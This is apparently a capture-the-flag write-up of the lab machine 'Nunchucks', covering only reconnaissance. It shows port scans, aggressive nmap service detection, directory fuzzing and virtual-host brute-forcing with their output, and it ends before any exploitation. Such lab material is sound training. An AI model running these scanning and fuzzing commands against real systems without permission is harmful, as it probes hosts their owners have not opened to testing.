Nunchucks

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.11.122
Lets try pinging it

```
ping 10.10.11.122 -c 5

PING 10.10.11.122 (10.10.11.122) 56(84) bytes of data.
64 bytes from 10.10.11.122: icmp_seq=1 ttl=63 time=79.2 ms
64 bytes from 10.10.11.122: icmp_seq=2 ttl=63 time=91.7 ms
64 bytes from 10.10.11.122: icmp_seq=3 ttl=63 time=93.3 ms
64 bytes from 10.10.11.122: icmp_seq=4 ttl=63 time=90.6 ms
64 bytes from 10.10.11.122: icmp_seq=5 ttl=63 time=79.4 ms

--- 10.10.11.122 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 79.237/86.849/93.257/6.194 ms
```

Alright, lets do some port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.122 --ulimit 5000
```

```
rustscan -a 10.10.11.122 --ulimit 5000
The Modern Day Port Scanner.

----------------------------------------
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 ----------------------------------------
RustScan: Exploring the digital landscape, one IP at a time.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.122:22
Open 10.10.11.122:80
Open 10.10.11.122:443
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-15 22:24 IST
Initiating Ping Scan at 22:24
Scanning 10.10.11.122 [2 ports]
Completed Ping Scan at 22:24, 0.08s elapsed (1 total hosts)
Initiating Connect Scan at 22:24
Scanning nunchucks.htb (10.10.11.122) [3 ports]
Discovered open port 443/tcp on 10.10.11.122
Discovered open port 80/tcp on 10.10.11.122
Discovered open port 22/tcp on 10.10.11.122
Completed Connect Scan at 22:24, 0.23s elapsed (3 total ports)
Nmap scan report for nunchucks.htb (10.10.11.122)
Host is up, received syn-ack (0.12s latency).
Scanned at 2024-10-15 22:24:22 IST for 1s

PORT    STATE SERVICE REASON
22/tcp  open  ssh     syn-ack
80/tcp  open  http    syn-ack
443/tcp open  https   syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
```

Open Ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
443/tcp open https syn-ack
```

Lets try an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,443 10.10.11.122 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,443 10.10.11.122 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-15 22:25 IST
Nmap scan report for 10.10.11.122
Host is up (0.12s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 6c:14:6d:bb:74:59:c3:78:2e:48:f5:11:d8:5b:47:21 (RSA)
|   256 a2:f4:2c:42:74:65:a3:7c:26:dd:49:72:23:82:72:71 (ECDSA)
|_  256 e1:8d:44:e7:21:6d:7c:13:2f:ea:3b:83:58:aa:02:b3 (ED25519)
80/tcp  open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to https://nunchucks.htb/
443/tcp open  ssl/http nginx 1.18.0 (Ubuntu)
| ssl-cert: Subject: commonName=nunchucks.htb/organizationName=Nunchucks-Certificates/stateOrProvinceName=Dorset/countryName=UK
| Subject Alternative Name: DNS:localhost, DNS:nunchucks.htb
| Not valid before: 2021-08-30T15:42:24
|_Not valid after:  2031-08-28T15:42:24
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Nunchucks - Landing Page
|_ssl-date: TLS randomness does not represent time
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.13 seconds
```

Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 3072 6c:14:6d:bb:74:59:c3:78:2e:48:f5:11:d8:5b:47:21 (RSA)
| 256 a2:f4:2c:42:74:65:a3:7c:26:dd:49:72:23:82:72:71 (ECDSA)
|_ 256 e1:8d:44:e7:21:6d:7c:13:2f:ea:3b:83:58:aa:02:b3 (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
```

```
|http-server-header: nginx/1.18.0 (Ubuntu)
|http-title: Did not follow redirect to https://nunchucks.htb/
443/tcp open ssl/http nginx 1.18.0 (Ubuntu)
| ssl-cert: Subject:
commonName=nunchucks.htb/organizationName=Nunchucks-
Certificates/stateOrProvinceName=Dorset/countryName=UK
| Subject Alternative Name: DNS:localhost, DNS:nunchucks.htb
| Not valid before: 2021-08-30T15:42:24
|Not valid after: 2031-08-28T15:42:24
| tls-alpn:
| http/1.1
| tls-nextprotoneg:
| http/1.1
|_http-server-header: nginx/1.18.0 (Ubuntu)
|http-title: Nunchucks - Landing Page
|ssl-date: TLS randomness does not represent time
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets add nunchucks.htb in /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.


10.10.11.242    devvortex.htb   dev.devvortex.htb
10.10.11.252    bizness.htb
10.10.11.217    topology.htb    latex.topology.htb      d
10.10.11.227    keeper.htb      tickets.keeper.htb
10.10.11.136    panda.htb       pandora.panda.htb
10.10.11.105    horizontall.htb api-prod.horizontall.htb
10.10.11.239    codify.htb
10.10.11.208    searcher.htb    gitea.searcher.htb
10.10.11.219    pilgrimage.htb
10.10.11.233    analytical.htb  data.analytical.htb
10.10.11.230    cozyhosting.htb
10.10.11.194    soccer.htb      soc-player.soccer.htb
10.10.11.122    nunchucks.htb
```

Now lets do some directory fuzzing and VHOST Enumeration

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

```
feroxbuster -u https://nunchucks.htb -w
/usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -t
200 -r -k
```

```
feroxbuster -u https://nunchucks.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -t 200 -r -k
 Press [ENTER] to use the Scan Management Menu
200      GET        3l        6w       45c Auto-filtering found 404-like response and created new filter; toggle off with --dont
200      GET      183l      662w     9172c https://nunchucks.htb/Login
200      GET       44l      411w     5958c https://nunchucks.htb/assets/js/jquery.easing.min.js
200      GET      187l      683w     9488c https://nunchucks.htb/signup
200      GET       37l      159w    12917c https://nunchucks.htb/assets/images/testimonial-4.jpg
200      GET      245l     1737w    17753c https://nunchucks.htb/terms
200      GET       32l      178w    14726c https://nunchucks.htb/assets/images/testimonial-3.jpg
200      GET      351l      795w     6951c https://nunchucks.htb/assets/css/magnific-popup.css
200      GET      183l      475w     4957c https://nunchucks.htb/assets/js/scripts.js
200      GET       29l      164w    13338c https://nunchucks.htb/assets/images/testimonial-2.jpg
200      GET        9l       79w     4382c https://nunchucks.htb/assets/images/customer-logo-2.png
200      GET       29l      175w    13737c https://nunchucks.htb/assets/images/testimonial-5.jpg
200      GET       35l      286w    21609c https://nunchucks.htb/assets/images/details-2.png
200      GET       23l      223w    16239c https://nunchucks.htb/assets/images/testimonial-1.jpg
200      GET       22l      149w    12481c https://nunchucks.htb/assets/images/testimonial-6.jpg
200      GET       14l       94w     4275c https://nunchucks.htb/assets/images/customer-logo-4.png
200      GET       12l       78w     4155c https://nunchucks.htb/assets/images/customer-logo-1.png
200      GET       15l       86w     3909c https://nunchucks.htb/assets/images/customer-logo-6.png
200      GET       12l       77w     4299c https://nunchucks.htb/assets/images/customer-logo-3.png
200      GET        9l       79w     4399c https://nunchucks.htb/assets/images/customer-logo-5.png
200      GET       15l       33w      530c https://nunchucks.htb/assets/js/login.js
200      GET      183l      662w     9172c https://nunchucks.htb/login
200      GET      250l     1863w    19134c https://nunchucks.htb/privacy
200      GET       59l      430w    27406c https://nunchucks.htb/assets/images/details-3.png
200      GET      125l      669w    53396c https://nunchucks.htb/assets/images/introduction.jpg
200      GET       60l      407w    25133c https://nunchucks.htb/assets/images/details-1.png
200      GET     1620l     3174w    29776c https://nunchucks.htb/assets/css/styles.css
200      GET        3l      297w    21680c https://nunchucks.htb/assets/js/jquery.magnific-popup.js
200      GET      618l     1532w    22256c https://nunchucks.htb/assets/css/swiper.css
200      GET       16l       36w      592c https://nunchucks.htb/assets/js/signup.js
200      GET      546l     2271w    30589c https://nunchucks.htb/
200      GET      142l      832w    69576c https://nunchucks.htb/assets/images/details-lightbox.jpg
200      GET        7l      688w    63467c https://nunchucks.htb/assets/js/bootstrap.min.js
200      GET        2l     1297w    89476c https://nunchucks.htb/assets/js/jquery.min.js
200      GET     4396l     7477w    70117c https://nunchucks.htb/assets/css/fontawesome-all.css
200      GET       13l     1203w   125617c https://nunchucks.htb/assets/js/swiper.min.js
200      GET      245l     1737w    17753c https://nunchucks.htb/Terms
200      GET      606l     2766w   241227c https://nunchucks.htb/assets/images/header.png
```

Directories

200 GET 183l 662w 9172c https://nunchucks.htb/Login
200 GET 44l 411w 5958c https://nunchucks.htb/assets/js/jquery.easing.min.js
200 GET 187l 683w 9488c https://nunchucks.htb/signup
200 GET 37l 159w 12917c https://nunchucks.htb/assets/images/testimonial-4.jpg
200 GET 245l 1737w 17753c https://nunchucks.htb/terms
200 GET 32l 178w 14726c

https://nunchucks.htb/assets/images/testimonial-3.jpg
200 GET 351l 795w 6951c https://nunchucks.htb/assets/css/magnific-popup.css
200 GET 183l 475w 4957c https://nunchucks.htb/assets/js/scripts.js
200 GET 29l 164w 13338c
https://nunchucks.htb/assets/images/testimonial-2.jpg
200 GET 9l 79w 4382c https://nunchucks.htb/assets/images/customer-logo-2.png
200 GET 29l 175w 13737c
https://nunchucks.htb/assets/images/testimonial-5.jpg
200 GET 35l 286w 21609c
https://nunchucks.htb/assets/images/details-2.png
200 GET 23l 223w 16239c
https://nunchucks.htb/assets/images/testimonial-1.jpg
200 GET 22l 149w 12481c
https://nunchucks.htb/assets/images/testimonial-6.jpg
200 GET 14l 94w 4275c
https://nunchucks.htb/assets/images/customer-logo-4.png
200 GET 12l 78w 4155c
https://nunchucks.htb/assets/images/customer-logo-1.png
200 GET 15l 86w 3909c
https://nunchucks.htb/assets/images/customer-logo-6.png
200 GET 12l 77w 4299c
https://nunchucks.htb/assets/images/customer-logo-3.png
200 GET 9l 79w 4399c https://nunchucks.htb/assets/images/customer-logo-5.png
200 GET 15l 33w 530c https://nunchucks.htb/assets/js/login.js
200 GET 183l 662w 9172c https://nunchucks.htb/login
200 GET 250l 1863w 19134c https://nunchucks.htb/privacy
200 GET 59l 430w 27406c
https://nunchucks.htb/assets/images/details-3.png
200 GET 125l 669w 53396c
https://nunchucks.htb/assets/images/introduction.jpg
200 GET 60l 407w 25133c
https://nunchucks.htb/assets/images/details-1.png
200 GET 1620l 3174w 29776c
https://nunchucks.htb/assets/css/styles.css
200 GET 3l 297w 21680c
https://nunchucks.htb/assets/js/jquery.magnific-popup.js

```
200 GET 618l 1532w 22256c
https://nunchucks.htb/assets/css/swiper.css
200 GET 16l 36w 592c https://nunchucks.htb/assets/js/signup.js
200 GET 546l 2271w 30589c https://nunchucks.htb/
200 GET 142l 832w 69576c
https://nunchucks.htb/assets/images/details-lightbox.jpg
200 GET 7l 688w 63467c
https://nunchucks.htb/assets/js/bootstrap.min.js
200 GET 2l 1297w 89476c
https://nunchucks.htb/assets/js/jquery.min.js
200 GET 4396l 7477w 70117c
https://nunchucks.htb/assets/css/fontawesome-all.css
200 GET 13l 1203w 125617c
https://nunchucks.htb/assets/js/swiper.min.js
200 GET 245l 1737w 17753c https://nunchucks.htb/Terms
200 GET 606l 2766w 241227c
https://nunchucks.htb/assets/images/header.png
200 GET 10298l 20456w 199412c
https://nunchucks.htb/assets/css/bootstrap.css
200 GET 250l 1863w 19134c https://nunchucks.htb/Privacy
200 GET 356l 1823w 645104c
https://nunchucks.htb/assets/images/favicon.ico
```

Now lets do VHOST Enumeration as well

VHOST Enumeration

```
ffuf -u https://nunchucks.htb -H "Host: FUZZ.nunchucks.htb" -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-
110000.txt -ac -t 200
```

```
ffuf -u https://nunchucks.htb -H "Host: FUZZ.nunchucks.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -ac -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://nunchucks.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.nunchucks.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

store                   [Status: 200, Size: 4029, Words: 1053, Lines: 102, Duration: 227ms]
:: Progress: [114441/114441] :: Job [1/1] :: 828 req/sec :: Duration: [0:02:37] :: Errors: 0 ::
```


Lets add store.nunchucks.htb in /etc/hosts as well

```
# Static table lookup for hostnames.
# See hosts(5) for details.


10.10.11.242    devvortex.htb   dev.devvortex.htb
10.10.11.252    bizness.htb
10.10.11.217    topology.htb    latex.topology.htb      dev
10.10.11.227    keeper.htb      tickets.keeper.htb
10.10.11.136    panda.htb       pandora.panda.htb
10.10.11.105    horizontall.htb api-prod.horizontall.htb
10.10.11.239    codify.htb
10.10.11.208    searcher.htb    gitea.searcher.htb
10.10.11.219    pilgrimage.htb
10.10.11.233    analytical.htb  data.analytical.htb
10.10.11.230    cozyhosting.htb
10.10.11.194    soccer.htb      soc-player.soccer.htb
10.10.11.122    nunchucks.htb   store.nunchucks.htb
~
```

Alright lets run another directory fuzzing on this as well

```
feroxbuster -u https://store.nunchucks.htb -w
/usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words-
lowercase.txt -t 200 -r -k
```



Sub-domian Directories

200 GET 14l 30w 424c https://store.nunchucks.htb/assets/js/main.js

200 GET 16l 82w 6002c https://store.nunchucks.htb/assets/images/flags/US.png

200 GET 20l 82w 6403c https://store.nunchucks.htb/assets/images/flags/GB.png

200 GET 7l 15w 245c https://store.nunchucks.htb/assets/css/fonts.css

200 GET 936l 2376w 25601c https://store.nunchucks.htb/assets/css/nunchucks.css

200 GET 9l 335w 27749c https://store.nunchucks.htb/assets/js/bootstrap.min.js

200 GET 101l 259w 4029c https://store.nunchucks.htb/

200 GET 1566l 2676w 25180c https://store.nunchucks.htb/assets/css/font-awesome.css

200 GET 7098l 14189w 126432c https://store.nunchucks.htb/assets/css/bootstrap.css

200 GET 9789l 41511w 273198c https://store.nunchucks.htb/assets/js/jquery-1.10.2.js


200 GET 1474l 8928w 603298c https://store.nunchucks.htb/assets/images/default.jpg

```
200 GET 356l 1823w 645104c
https://store.nunchucks.htb/assets/images/favicon.ico
```


Lets get to this web application

Web Application

